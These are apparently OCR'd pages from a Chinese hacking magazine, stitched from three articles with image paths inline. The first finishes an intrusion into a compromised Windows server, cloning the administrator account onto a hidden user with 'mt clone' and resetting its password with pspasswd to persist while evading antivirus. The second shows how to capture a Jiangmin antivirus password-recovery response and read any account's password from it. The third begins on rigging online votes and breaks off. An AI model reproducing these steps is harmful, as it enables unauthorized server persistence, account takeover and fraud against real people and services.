


图8

添加loveangel用户已经成功，但是密码我们却不知道，虽然你在本机已经设置了密码，但这在肉鸡上却没有用。而且导入注册表方法导入的loveangel在肉鸡上不属于任何组成员。接下来克隆用户，输入命令"mt　clone administrator loveangel"，结果如图9所示。

克隆成功，可是密码问题还没解决啊。其实这个问题很简单，我们用工具就OK了。Pstools工具包里面有个pspasswd.exe，它就是用来修改用户密码的，格式是"pspasswd username Newpassword"，执行后结果如图10所示。

修改成功，现在我们试试用loveangel登录吧，如图11所示。




图9




图10

总结

到这里，这台服务器就已经在我们的掌握之中了。

文章到此也就结束了，或许很多人都认为，既然已经有SYSTEM权限还管他那么多干什么，直接上传个鸽子或者PcShare，远程控制多舒服啊。我个人认为木马虽好，但





图11

不如系统自带的工具方便，因为以后不用担心杀毒软件的追杀，而且即使你用鸽子或者PcShare控制了肉鸡，我们依旧是无法在非图形界面下完成用户的添加。

适合读者：广大网民
前置知识：IE、WinsockExpert使用



轻松获取 江民通行证密码

文／图 给你阳光

我从第一台电脑装上KV100到现在的KV2006，已经使用N年了，我个人对江民的杀毒软件还是很信任和放心的。时至今日，KV官方实施了以充值的通行证达到网上升级的收费计划，此计划方便了广大网民，可是通行证本身却现在却出了重大的安全问题。

相信朋友们都听过江民杀毒软件或使用过吧，现在要升级必须注册江民通行证，并且通行证上还要捆绑一个合法的序列号。序列号可以充值，可以更换，这对正版用户的影响不大，应该说方便了很多朋友。

今天我写这篇文章就是简单说一下江民通行证存在的一个重大安全隐患：可以通过密码取回功能破解任何一个存在的通行证密码。

取回密码时，我们填入一个存在的通行证账号，只要够细心，就可以取到该通行证的密码。

第一步当然是进入取回密码的页面，如图1所示。




图1

把用户名填写好就行了，其它的不用管，启动WS抓包工具，打开浏览器的进程，然后提交。浏览器会提示"账号信息出错"，但是网站很不"老实"的把密码偷偷告诉我们了，大家看看WS所抓取的数据。如图2所示。

从图2我们可以看到，密码通过JAVA脚本输出了，由于是浏览器的脚本执行原因，执行到第一段脚时，就自动跳转到首面，所以后面显示密码的脚本就失效了。

```
Content-Type: text/html
Cache-control: private

<script language="JavaScript">
        alert("输入信息有错误!");
        document.location.href="find_password_ques.asp";
</script>
<form action="" name=myform method=post>
<input type=hidden name=mytext value="">
</form>

<script language=javascript>
if(document.myform.mytext.value==2)
{
  alert("你的密码是:yang[redacted]doudou     ")
}
window.location="../index.asp"
</script>
```

图2

我们只要用泄露的密码登录就可以得取免费的面包了。如图3所示。





图3

适合读者：网络爱好者、入侵爱好者　　前置知识：无

再谈刷票



文／邓欢

女友参加了《课堂内外》发起的暑期编辑实习活动的海选，看到有的人1500多票，而女友却只有10多票，心里那个急啊。于是也就想顺带看看有没有什么漏洞。

首先说下投票方式，如图1所示。

只要在画线处点击"我要投票"就可以了，一个人一天可以投一次。最开始我是不断申请新用户，然后来投票。当时心里还挺乐的：嘿嘿，没做IP限制来着？

慢慢的就有点坐不住了，于是想别的方法试试。通过图1源代码找到"我要投票"的连接，直接打开显示"你今天已经投过票了"，如图2所示。




